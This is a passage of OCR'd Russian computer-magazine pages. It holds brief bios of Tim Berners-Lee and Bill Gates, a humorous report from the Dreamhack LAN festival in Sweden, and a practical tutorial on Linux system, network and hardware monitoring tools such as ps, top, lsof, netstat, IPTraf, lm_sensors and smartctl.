пытывал неудобства с имеющейся системой обмена информации по сети. Если ученый хотел поделиться своим документом с другими, ему приходилось приводить его к определенному формату, совместимому с компьютерами CERN, и отсылать по почте нужному человеку. Многие сотрудники жили в других странах, использовали совершенно разные компьютеры и программы, и такое правило отнимало кучу дополнительного времени. К тому же, если ученый хотел воспользоваться информацией из базы данных CERN'a, ему приходилось сначала связываться с Тимом (или другим сотрудником организации), и тот уже давал ему электронный адрес. Это было неудобно, и Тим знал, как улучшить процесс обмена инфой. В начале 80-х он для своих нужд написал программу Enquire, облегчавшую работу с личной базой данных. Все документы были оформлены в виде гипертекста и соединялись ссылками, что позволяло быстро находить нужную инфу. Тим подумал, что такая технология подойдет как нельзя лучше для обмена инфы в сети, и предложил руководству CERN'a разработать аналогичную систему для сети. Идею никто не поддержал, и молодой программист решил создать ее самостоятельно. В 1990 г. Тим написал гипертекстовый протокол и язык HTTP, а к концу этого же года первый в мире браузер под названием «WorldWideWeb». Первым веб-сервером, содержащим сведения о CERN и некоторые полезные документы, стал *info.cern.ch*. Несмотря на очевидные достоинства WWW (теперь можно было выложить документ для всеобщего доступа, вместо того чтобы высылать всем заинтересованным лицам на емейл), CERN отказался способствовать продвижению идеи, и Тиму ничего не оставалось, как обратиться к сетевому сообществу. Сетевые энтузиасты осознали перспективы, которые давало детище Тима, новая технология стала быстро набирать обороты.

Когда WWW стал по настоящему популярным, появилась необходимость в организации, которая бы занималась стандартизацией протоколов и контролем за развитием сети. С этой целью в 1994 г. был создан World Wide Web консорциум, или просто W3C. Руководителем его, конечно же, стал Тим. Он и сейчас занимает там высший пост, участвуя во всех ведущих международных конференциях, имеющих отношение к развитию сети.

---

1 **[Билл Гейтс 1955]** Думаю, что этот человек в представлении не нуждается. Самый богатый, самый известный и один из самых ненавистных среди компьютерщиков — Билл Гейтс. Именно он возглавляет мой список.

В 1975 г., когда Билли был еще обычным студентом, отличавшимся от остальных разве что повернутостью на компьютерах, вместе с приятелем Полом Алленом он написал первую версию языка программирования BASIC. Запускалась она на древнем Альтаире 8800 с 4 Кб оперативки — именно такие компьютеры стояли в колледже. Осознав, что на программе можно срубить немного денег, парни создали компанию Microsoft и принялись портировать BASIC на другие платформы. Настоящим прорывом для юных программистов стал 1980 г., когда корпорация IBM заключила с ними контракт на разработку операционной системы DOS для своих PC. По глупости, IBM отдала Microsoft все права на ОС, а так как единственным конкурентом MS-DOS был CP/M, стоивший на 210$ дороже (250 против 40), система Гейтса стала быстро стандартом де-факто. Билл провел агрессивную рекламную компанию своей ОС среди разработчиков PC клонов, и те также остановили свой выбор на MS-DOS. Деньги ребятишкам полились рекой.

В конце 80-х Microsoft и IBM наладили сотрудничество для производства новой операционной системы OS/2. Но из-за постоянных трений между руководством компаний по поводу дизайна, поддержки железа и UI, Гейтс прекратил сотрудничество с IBM и сфокусировал усилия на разработке Windows. Это должна была быть совершенно новая ОС с графическим интерфейсом. Хотя Билл Гейтс сам не изобрел виндошный интерфейс, а позаимствовал идеи у Apple, он правильно понял, что именно такой UI ждут пользователи. Простой, удобный, не требующий долгого изучения. В состав Windows вошли аналоги многих прикладных программ, включая браузер IE. В результате люди получили простую, удобную ОС с нужными программами, которые не нужно было докупать отдельно. Windows стала популярной сразу, и с каждым годом, благодаря грамотной рекламной компании, ее позиции среди ОС только укреплялись.

На протяжении 90-х Билл Гейтс расширял сферы интересов Microsoft. Компания занялась производством игр, большое внимание уделялось сетевым сервисам. И, если Гейтсу удавалось занять в какой-то области лидирующие позиции, он делал все, чтобы сохранить их. С 1993 г. Билл Гейтс сохраняет твердое первое место в списке самых богатых людей планеты от журнала «Forbes». Сейчас его состояние оценивается в 46.5 миллиардов долларов

[Билл Гейтс]


БАРХАТНАЯ РЕВОЛЮЦИЯ
МУЖСКОЙ СЕЗОН
ПОДРОБНОСТИ В КИНОТЕАТРАХ СТРАНЫ
VERSHININ.007@MAIL.RU
АГЕНТ ВЕРШИНИН
SUVOR.021@MAIL.RU
АГЕНТ СУВОРОВЦЕВ
@mail.ru®
НАМ ДОВЕРЯЮТ ДАЖЕ СПЕЦАГЕНТЫ

Dreamhack

МЫ НЕСКОЛЬКО МЕСЯЦЕВ АНОНСИРОВАЛИ DREAMHACK У СЕБЯ В ЖУРНАЛЕ. И ВОТ ЭТО МЕРОПРИЯТИЕ СВЕРШИЛОСЬ. ОТ ЖУРНАЛА «ХАКЕР» ТУДА ПОЕХАЛ Я (RDM-[YANDEX]) И КУТТЕР. ЭТОТ КОМПЬЮТЕРНЫЙ ФЕСТИВАЛЬ ПРОХОДИЛ В ШВЕЦИИ. DREAMHACK – ЭТО ТАКАЯ ОЧЕНЬ КРУПНАЯ LAN-PARTY, ГДЕ СОБИРАЮТСЯ ТЫСЯЧИ ЧЕЛОВЕК, ЧТОБЫ ПРОСТО ПООБЩАТЬСЯ, ПОГАМАТЬСЯ И Т.Д. КАК МЫ ТУДА СКАТАЛИСЬ, ЧИТАЙ В ЭТОЙ СТАТЬЕ | RdM-(YanDeX)

Геймерская мечта в Швеции

[транспорт] Началось все в аэропорте Arlanda. Обменяв русские рубли на шведские кроны, мы отправились узнавать, сколько стоит такси до заветного городка Jonkoping. Нам называют магические 4.500 крон и даже предлагают скинуть до 4000. Оперативно подсчитав, что с 600 баксов нам делают скидку до 550, Куттер предлагает угнать пару мотороллеров со стоянки неподалеку. Я не сильно воодушевился этой идеей, и мы пошли пытать счастья на поезде. Перед входом на станцию стоят удобные, но тормозные терминалы, в которые, как нетрудно догадаться, нужно совать карту, выбирать маршрут и забирать свои билеты. Но откуда у русского человека кредитная карта? Полные карманы кеша — наш выбор. Кто-то подсказывает, что билеты можно купить прямо в поезде у контроллера. Ох, если бы этот «кто-то» попался мне еще раз на глаза... Уплатив 200$ штрафу мило улыбающемуся контроллеру, мы продолжаем наш путь. Поезда у них приятные. Вооружившись секундомером, мы высчитали, что несемся на Дримхак со скоростью 220 км/час. Если пройтись по вагону, то будет штормить из стороны в сторону, особенно это захватывает, когда несешь из бара на подносе пару открытых стаканчиков. За соседним столиком буржуй гордо достал из сумки ноут и полез в инет. "@#$%^!", — подумал я и врубил свою тачку. Инет оказался платный (и это после 200 баксов штрафа!), а вот в сетку пускали без всяких логинов и паролей. Можно было попакостить, но мы решили, что оторвемся на Дримхаке. Прибыв в Йончопинг (у них половина городов заканчивается на пинг), мы были радужно встречены слабоговорящими по-английски местными таксистами. Перед тем, как ехать, мы 5 раз переспросили, сколько это нам будет стоить. Вышло около 20-ти баксов. Ехать было меньше километра.


[дримхак] И вот мы у Elmia — огромный ангар с кучей машин и людей вокруг. Отзвонив организатору, нас проводит внутрь девочка с красными волосами, голубыми глазами и грозной надписью security на футболке. Нам одевают на руки по ленточке с вышивкой Dreamhack, закрепляют это дело железякой и пассатижами и торжественно сообщают, что теперь мы — медиаспонсоры. Медиа — пожалуйста, денег — не дам. Нам выделили место для компов, шнуры для сетки и пару стульчиков. Мы развернули плакат)(, оставили записку всем русскоговорящим и стали осматриваться. Сразу привлекла внимание надпись PLAY BF2 HERE и стрелка на дверь. Внутри ребята в майках EA рассаживали народ по компам, чтобы



катать на танках и летать на вертолетах в новейшей Battlefield 2. И то за три дня до релиза в США. Приятно. Из оффлайновых развлечений были замечены пинг-понг, драки надувными дубинками на батутах, акробатический батут, живой музон, q-zar и, конечно же, шведки. Фигуристые голубоглазые блондинки, гуляющие исключительно парами между рядами компов, были вполне общительны. Хотя даже за два дня ты понимаешь, что они будто клонированы от какой-то одной с удачным сочетанием генов. Красота и отсутствие интеллекта поражает наповал. Оставив шведок и компьютеры, мы отправились в город перекусить. Атмосфера сонного царства после суетного дримхака обволакивает даже после 8 часов здорового сна в пути. Со скоростью 30 км/ч проезжают Поршики и прочие новомодные драндулеты (и это в маленьком провинциальном городке!), уступая дорогу пешеходам. Прекрасная погода располагает к прогулкам, но так хочется есть, что автопилотом заворачиваем в первый попавшийся фастфуд, половина клиентов которого в футболках Дримхака. Еду готовят на твоих глазах, на удивлени, вкусно. Продолжая прогулку, мы приметили пару отелей в которых можно остановится, но тут Ване падает смс-ка: «Мы русские на дримхаке. Здрасьте». Пересекаемся у нашего стенда — там нас ждет скромный парень в спортивном костюме. Им оказался серебряный призер WCG, легенда киберспорта, победитель QuakeCon'a, а ныне про-игрок в Painkiller и просто хороший парень Алексей «LeXer» Нестеров. Не поиграть с ним было бы досадным упущением, поэтому мы вооружившись ракетками, и надрали 2 на 2 шведов в пинг-понг. Это вам не в кваке за рельсой прыгать.

[про-игрушки] Но главная тема Дримхака, не смотря на название фестиваля,— это игры. Шведские финалы ESWC (неофициальный чемпионат мира), CPL World Tour Sweden из официальных, ну и, конечно, по каждой дисциплине проходил местный чемпионат: Starcraft, Warcraft, Quake3 с нехилым призовым фондом. К слову сказать, наша команда x4team, приехавшая со своими компами (как они их тащили — не знаю), заняла второе место в номинации Counter-strike, и с довольными лицами увезла домой 1400 евро. Пустячок, а приятно. Лексер в свою очередь расслабил булки и занял лишь 7-е место по Painkiller, хотя денег ему дали больше, чем отдельно взятому контер-страйкеру из x4team. Никакой справедливости. А простые смертные тем временем могли насладиться бесчисленными игровыми автоматами, иск-боксами и плейстешенами абсолютно бесплатно. Знаменательным событием также был shootout-чемпионат. Для тех, кто не знает: shootout — это, когда отец сидит за одним компом, а куча ламеров стоят в очереди к другому. Проиграл — следущий. Весь подвох в том, что отец разыгрался, а ламер без разогрева быстро сливает и уходит. Отцом в Painkiller был Fatal1ty. Повсюду стояли его плакаты в полный рост, а предприимчивые шведы отфотошопили каждый из них фломастером. Мне лично с Фэтом пообщатся не получилось, а жаль.


Ближе к ночи, часть геймеров ушла спать наверх. Зрелище невероятное: несколько тысяч человек в пижамах, в спальных мешках, на раскладушках спят в одной комнате. Хор здорового храпа сотрясает стены. Но спать — не удел настоящих пацанов, это был девиз вереницы людей, которые тащили к своим компам блоки энергетиков. Наверняка, были такие, кто не спал трое суток. Еще бы — инет-то халявный, да еще какой: с сайта микрософта качалось до 5 мегабайт в секунду. Организаторами было заявлено 10Гбит в Интернет, жаль я не взял с собой 200-гиговый винт. Поставив сканить сеть на ресурсы, мы решили проехаться до центра города, посетить местный клуб и пообщаться с голубоглазыми аборигенками, но не тут-то было! Магазины в этом городе (как позже оказалось,





далеко не только в этом) работают до 16:00, а ночные клубы до 2:00. Нет, ну вы прикиньте, в два часа ночи город спит! Это просто невероятно нас расстроило и мы побрели в отель, который присмотрели заранее, но в нем не было мест. И в соседнем тоже не было. И во всех остальных такая же фигня. В итоге Куттер извлек из своего рюкзачка спальный мешок, и гордой походкой отправился спать наверх. А я остался сидеть за его компом (от моего потерялась зарядка, а предоставленный организаторами Shuttle был бережно ими убран, чтобы не сперли, заботливые ребята). Вообще, эти люди проделали колоссальную работу — за полдня сварганить сеть из 6000 компов, чтобы каждому розетки хватило и места в свиче и чтобы это все не сгорело и не взорвалось. Невероятно!





Будь в курсе!


ЛЮБОЙ КОМП, БУДЬ ТО СЕРВЕР ИЛИ ОБЫЧНАЯ ДОМАШНЯЯ МАШИНА, НУЖДАЕТСЯ В ПОСТОЯННОМ КОНТРОЛЕ. ЧТОБЫ НЕ СТАТЬ ЖЕРТВОЙ ОБСТОЯТЕЛЬСТВ И НЕ ОСТАТЬСЯ БЕЗ СВОЕГО ПК В САМЫЙ НУЖНЫЙ МОМЕНТ, НЕОБХОДИМО ПОСТОЯННО СЛЕДИТЬ ЗА РАБОТОСПОСОБНОСТЬЮ ВСЕХ КОМПОНЕНТОВ СИСТЕМЫ. ДЛЯ ЭТИХ ЦЕЛЕЙ БЫЛО НАПИСАНО МОРЕ СОФТА, О КОТОРОМ ТЫ УЗНАЕШЬ ИЗ ЭТОЙ СТАТЬИ. В КАЧЕСТВЕ ОБЪЕКТА СЛЕЖКИ БУДЕТ ВЫСТУПАТЬ ОБЫЧНЫЙ КОМПЬЮТЕР С ПИНГВИНОМ НА БОРТУ (ЯДРО 2.6, ДИСТРИБУТИВ НЕВАЖЕН). Я РАССКАЖУ О ПРОГРАММАХ ДЛЯ МОНИТОРИНГА РАБОТЫ ФИЗИЧЕСКИХ РЕСУРСОВ КОМПА (ПРОЦ, ОПЕРАТИВКА, ТЕМПЕРАТУРЫ РАЗЛИЧНЫХ КОМПОНЕНТОВ И Т.Д.), СЕТИ (КТО, КУДА И КОГДА ПОДКЛЮЧАЛСЯ) И СОСТОЯНИЯ ОС (ПРОЦЕССЫ, ФАЙЛЫ И Т.П.) | j1m (j1m@list.ru)

Средства мониторинга системы

[следи за здоровьем пингвина] Утилита ps — неотъемлемая часть любой UNIX-like ОС. Использование этой программы — стандартный способ получения информации о процессах. Без аргументов команда покажет только процессы, привязанные к текущему терминалу, что не очень информативно. Полный список всех процессов можно получить указав флаг '-A'. Но в этом случае вывод данных о каждом процессе будет небольшой (PID, TTY — контролирующий терминал; TIME — время процессора, затраченное на выполнение; CMD — команда, породившая процесс). Флаг '-f' поможет получить более детальное описание процессов (PPID — PID родителя, C — использование процессора, STIME — время запуска процесса). Если ты хочешь видеть только конкретные данные, то можешь указать их после флага '-o', например вот так:

```
# ps -A -o user,pid,tty,%cpu,%mem,stat,bsdtime,command!
```

Очень удобно смотреть на список процессов, когда они представлены в виде дерева. В ps для этого предусмотрен флаг 'f' (без дефиса). Вообще, многие предпочитают задавать опции в стиле BSD, что выглядит примерно так: "ps aux", флаги 'a' и 'x'



```
USER       PID TT       %CPU %MEM STAT  TIME COMMAND
root         1 ?         0.0  0.1 S     0:00 init [3]
root         2 ?         0.0  0.0 SN    0:00 [ksoftirqd/0]
root         3 ?         0.0  0.0 S<    0:00 [events/0]
root         4 ?         0.0  0.0 S<    0:00 [khelper]
root         9 ?         0.0  0.0 S<    0:00 [kthread]
root       183 ?         0.0  0.0 S     0:00  \_ [pdflush]
root       184 ?         0.0  0.0 S     0:00  \_ [pdflush]
root       186 ?         0.0  0.0 S<    0:00  \_ [aio/0]
root       384 ?         0.0  0.0 S<    0:00  \_ [ata/0]
root       393 ?         0.0  0.0 S<    0:00  \_ [reiserfs/0]
root       185 ?         0.0  0.0 S     0:00 [kswapd0]
root       325 ?         0.0  0.0 S     0:00 [kseriod]
root       449 ?         0.0  0.2 S<s   0:00 udevd
root       635 ?         0.0  0.0 S     0:00 [kjournald]
root       800 ?         0.0  0.4 Ss    0:00 /usr/sbin/syslogd
root       803 ?         0.0  0.3 Ss    0:00 /usr/sbin/klogd -c 3 -x
root      2539 ?         0.0  0.4 Ss    0:00 /usr/sbin/inetd
root      2546 ?         0.0  0.4 S     0:00 /usr/sbin/crond -l10
daemon    2548 ?         0.0  0.5 Ss    0:00 /usr/sbin/atd -b 15 -l 1
root      2551 ?         0.0  0.4 Ss    0:00 /usr/sbin/acpid
root      2608 tty00     0.0  0.3 Ss+   0:00 /usr/sbin/gpm -m /dev/mou
jim       2614 ?         0.0  1.6 S     0:00 /usr/local/bin/mpd
root      2658 ?         0.0  0.7 Ss    0:00 /usr/libexec/postfix/mast
postfix   2676 ?         0.0  0.7 S     0:00  \_ qmgr -l -t fifo -u
postfix   3043 ?         0.0  0.6 S     0:00  \_ pickup -l -t fifo -u
jim       2659 tty1      0.0  2.1 Ss+   0:00 -sh
```

[дерево процессов]



*Linux-версия команды ps понимает наборы опций из многих других *nix-систем, в том числе те, которые описаны в стандарте POSIX.*



Любую программу можно заставить выводить данные в реальном времени, запустив ее под управлением watch. Например: watch free.




S.M.A.R.T. — Self-Monitoring, Analysis and Reporting Technology.



IPTraf не только выводит данные на экран, но и ведет подробные логи, которые ты найдешь в каталоге /var/log/iptraf.

указывают на то, что нам нужны все процессы, а флаг 'u' заставляет выводить наиболее интересные данные о них.

Хотя программа top, используемая для получения статистики о процессах в реальном времени, и является повсеместно распространенной и очень популярной, далеко не каждому известны все ее возможности. Top поддается настройке, причем как во время работы, так и посредством конфигурационного файла. Например, нажав клавишу «d» во время работы программы, можно сменить время задержки перед перерисовкой, клавиша «z» включит выделение цветом, «c» переключает способ отображения имени процесса (только имя программы или вся командная строка). По дефолту на экран выдаются данные по всем процессам, что, как правило, бывает излишним. Поэтому клавишей «u» ты можешь обрезать список, оставив на экране процессы конкретного пользователя. Клавишей «i» можно отключить отображение спящих процессов (эту опцию



[вот каким может быть top]

очень удобно использовать для выявления утечек памяти и проблемных процессов — прим. ред.). Также top умеет выдавать статистику о процессах в разных режимах. Все четыре режима будут отображены по клавише «A». Для создания конфига достаточно нажать «W», и текущие настройки будут сохранены в ~/.toprc.

Vmstat предназначена для получения более детальной системной статистики, такой, например, как число переключений контекста за определенный период времени или время процессора, затраченное на обработку системных вызовов. Утилита принимает два аргумента: время задержки (в секундах) перед обновлением информации и общее число обновлений. Выходная информация разбита на колонки, самые интересные из которых: число прерываний процессора (in), число переключений контекста (cs), последние четыре колонки показывают время, затраченное процессором на выполнение пользовательского кода (us), кода ядра (sy), простоя (id) и ожидания ввода-вывода (wa). Помимо всего этого, vmstat умеет показывать общую статистику использования диска (запускай с флагом '-d') и общую информацию о памяти (флаг '-s'). В пакет sysstat входит утилита iostat, которая позволяет оценить производительность жесткого диска. Как и vmstat, команда принимает два аргумента, задающие интервал и задержку между обновлениями. Выходная информация разделена на два поля: статистика использования процессора и статистика по жестким дискам. Из второго поля можно узнать следующую информацию: число операций ввода-вывода в секунду (tps), число операций чтения и записи в секунду (Blk_read/s и Blk_wrtn/s), общее количество прочитанных и записанных блоков (Blk_read и Blk_wrtn). Чтобы проведать, какие файлы открыты в данный момент, лучше всего использовать lsof (LiSt Open Files). При запуске без параметров утилита выведет на экран таблицу, содержащую имя процесса, открывшего файл, его PID, размер файла, имя файла и другую полезную инфу. Скорее всего, список будет очень длинным, поэтому в lsof предусмотрена возможность фильтрации выходных данных. К примеру, можно заставить программу печатать информацию о файлах, открытых определенным процессом (опция -c) или пользователем (опция -u). Параметр '+d' покажет, какие файлы открыты в конкретных каталогах. Я уже довольно давно использую вот такой скрипт, с помощью которого легко найти программу, занимающую CD-ROM:

```
[# vi ~/bin/ejectcd]

#!/bin/sh
eject /mnt/cdrom
if [ $? -ne 0 ]; then
   lsof +d /mnt/cdrom
fi
```

Lsof умеет работать не только с файлами, но и с сокетами. Запустив программу с опцией '-i', ты узнаешь, какая софтина какой порт прослушивает. Выходную информацию можно отфильтровать, указав протокол (TCP или UDP), IP-адрес или номер порта после опции '-i'.

[берегите сеть] С системным мониторингом разобрались. Теперь настало время узнать, что творится в сети. Рассмотрим два сетевых монитора: netstat и IPTraf.

Netstat — это основное средство мониторинга сети. Обычно эта команда используется для наблюдения за сетевыми соединениями и для получения детальной информации о таблице маршрутизации. При запуске без параметров команда выдает список текущих сетевых соединений. Чтобы выловить инфу об открытых портах, необходимо указать флаг -a. Избавиться от локальных сокетов в выходном списке можно с помощью флага -tu (на самом деле это два флага, указывающие на то, что нам нужны только TCP- и UDP-порты). Выходная информация состоит из шести колонок: протокол, количество запросов во входящих и исходящих очередях, локальный адрес (порт), удаленный адрес (порт и состояние соединения). По умолчанию netstat вместо номера порта печатает имя службы, что можно изменить указав флаг '-n'. Текущую таблицу маршрутизации покажет команда «netstat –r».

IPTraf — консольная программа с псевдографическим ncurses-интерфейсом, предназначенная для наблюдения за состоянием сети. С ее помощью ты выяснишь текущие подключения, количество и тип входящих/исходящих пакетов, число пакетов с неверными заголовками, активность интерфейсов и т.п. Для особо педантичных предусмотрена возможность фильтрации выходных данных по определенному критерию (например, по IP-адресу или порту). Большинство информации, предоставляемой этой утилитой, можно получить с помощью netstat и ifconfig, но у IPTraf есть одно явное преимущество — вывод данных в интерактивном режиме. Сразу после запуска программы (от root'a) ты увидишь простенькое меню с семью пунктами. Разберем по порядку их предназначение:

1 **IP traffic monitor**. Выбрав этот пункт и указав нужный интерфейс, ты сможешь наблюдать за всеми подключениями в реальном времени. А конкретно: адрес и порт источника, пункт назначения пакета, количество входящих/исходящих пакетов и другую подобную информацию.

2 **General interface statistics**. Здесь все предельно просто: общая статистика и активность каждого из сетевых интерфейсов.

3 **Detailed interface statistics**. Детальная статистика по любому выбранному интерфейсу. Показывает число входящих и исходящих пакетов, число широковещательных пакетов, общее количество переданной и полученной информации, статистику по каждому протоколу (TCP, UDP, ICMP), скорость приема и передачи данных.

4 **Statistical breakdowns**. Содержит два подменю. Первое позволяет получить доступ к данным о количестве пришедших пакетов, причем список будет отсортирован по их длине. Второе — с сортировкой по порту назначения. Такая инфа хорошо подходит для отладки сети и устранения узких мест.

5 **LAN station monitor**. Мониторинг активности Ethernet-интерфейсов. Удобно для наблюдения за стабильностью работы маршрутизатора.

6 **Filters**. Позволяет отсечь часть ненужной выходной информации путем создания фильтров.

7 **Configure**. Конфигуратор программы.

[TOP-LIKE УТИЛИТЫ]

1 xtop — версия программы для X-Window.
2 ktop — top для KDE.
3 htop — дружелюбный top.
4 ntop — мониторинг сетевой активности.
5 mytop/mtop — мониторинг запросов к MySQL.
6 dnstop — мониторинг DNS-запросов.
7 itop — мониторинг генерации прерываний.
8 ApacheTop — мониторинг популярного веб-сервера.



Если IPTraf не удовлетворяет твоим требованиям, посмотри в сторону ntop (www.ntop.org).


[железная составляющая] Лучшим и наиболее продвинутым средством мониторинга железа в Linux является пакет lm_sensors. Предназначен он для снятия информации с многочисленных датчиков, установленных на материнской плате. Обычно такие датчики предоставляют информацию о температуре процессора и чипсета, скорости вращения вентиляторов, напряжении питания некоторых компонентов.

Установка lm_sensors — занятие нетривиальное и сложное для неподготовленного человека. Поэтому я постараюсь подробнее описать весь процесс.

1 Тебе понадобятся исходники ядра 2.6 и сам пакет lm_sensors. Где взять ядро, ты сам знаешь, а официальная страничка lm_sensors находится здесь: *secure.netroedge.com/~lm78/download.html.*

2 Необходимо включить поддержку шины I2C в ядре и собрать модули, работающие с различными типами датчиков. Запускай конфигуратор ядра и заходи в секцию Device Drivers -> I2C support, выбирай пункты I2C support и I2C device interface. Они должны быть встроены в ядро (не нужно компилировать их в виде модулей). Переходи в раздел I2C Hardware Bus support, ищи пункт, соответствующий твоему чипсету, и включай сборку драйвера модулем. Теперь иди в раздел Hardware Sensors Chip support. Здесь перечислены драйверы датчиков. Нужно собрать модулем те, которые присутствуют на твоей материнке. Если сомневаешься, то выбирай все. Выходи из конфигуратора, компилируй ядро и перезагружайся.

3 Теперь пришло время собрать и установить lm_sensors. Разархивируй заранее скачанный тарболл с исходниками и выполни две команды:



[smartctl — технология SMART на службе юниксоида]

```
$ make user
$ make user_install
```

4 После установки в системе появится скрипт sensors-detect, который поможет определить, какие датчики имеются на твоей материнской плате. Скрипт во время выполнения задает множество вопросов, в ответ на которые можно смело жать ENTER. Чтобы не утруждать себя, запусти его следующим образом:

```
$ yes | sensors-detect
```

В конце своего выполнения sensors-detect выведет на экран информацию о том, что ты должен прописать в инициализационные скрипты и файл */etc/modules.conf*, чтобы загружались необходимые модули и чтобы от датчиков можно было получать данные. Скопируй кусок, показанный после строк To load everything that is needed, add this to some /etc/rc* file: куда-нибудь в загрузочные скрипты, например в */etc/rc.d/rc.local*.

5 Все. Мы установили lm_sensors, теперь можно проверить состояние датчиков, выполнив от рута команду sensors.

Жесткие диски — это, наверное, самая ненадежная часть ПК. Поэтому мониторингу винтов необходимо уделить особое внимание. Все современные винчестеры оборудованы чипом SMART, который сам ведет постоянную статистику и помогает предугадать время выхода жесткого диска из строя. В Linux стандартным средством для работы со SMART является пакет smartmontools, входящий в состав любого дистрибутива.

Пакет включает в себя два основных компонента: демон smartd, висящий в фоне и оповещающий администратора обо всех аномалиях, и утилита smartctl, позволяющая получить информацию о текущем состоянии винта, отключить SMART или провести какие-либо тесты. Smartctl — довольно простая в использовании программа. Запустив ее с флагом '-a' и указав имя диска, ты получишь полную информацию о диске и его состоянии. С помощью опции '-s off' можно вообще отключить SMART на выбранном диске, что, по мнению некоторых специалистов, несколько поднимет его производительность.

Во многих дистрибутивах smartd запускается при старте системы, проверяет состояние SMART каждые 30 минут и, в случае неполадки, рапортует об этом админу. Интервал между задержками можно изменить с помощью опции '-i число_секунд'. Демон читает свой конфиг */etc/smartd.conf*, чтобы узнать, какие жесткие диски необходимо проверять, и что делать в случае неполадок. Вот как может выглядеть конфигурационный файл:


```
[$ vi /etc/smartd.conf]
# проводить полную проверку hda и сообщать root'y по e-mail
/dev/hda -a -m root@localhost
# полная проверка hdc, плюс ежедневный дайджест по e-mail
/dev/hdc -a -m root@localhost -M daily
```

Информация, выдаваемая smartctl, чересчур многословна. Как правило, достаточно сведений о температуре винчестера и не более. Поэтому можно воспользоваться маленькой утилитой hddtemp. Исходники программы ты найдешь на официальной страничке: www.guzu.net/linux/hddtemp.php. Также для корректной работы понадобится база максимальных температур жестких дисков. Вся база находится в одном файле (*www.guzu.net/linux/hddtemp.db*), который нужно положить в каталог /usr/share/misc. Чтобы узнать текущую температуру, достаточно запустить hddtemp от рута и указать имя диска в качестве параметра. Чтобы каждый раз не заходить в систему под суперпользователем, можешь запустить программу в режиме демона (ключ '-d') и получать данные о температуре, используя netcat:

```
$ nc localhost 7634
```



[iptraf в действии]



[результат выполнения команды sensors]


ONBOARD
EUROPEAN SNOWBOARDING MAGAZINE
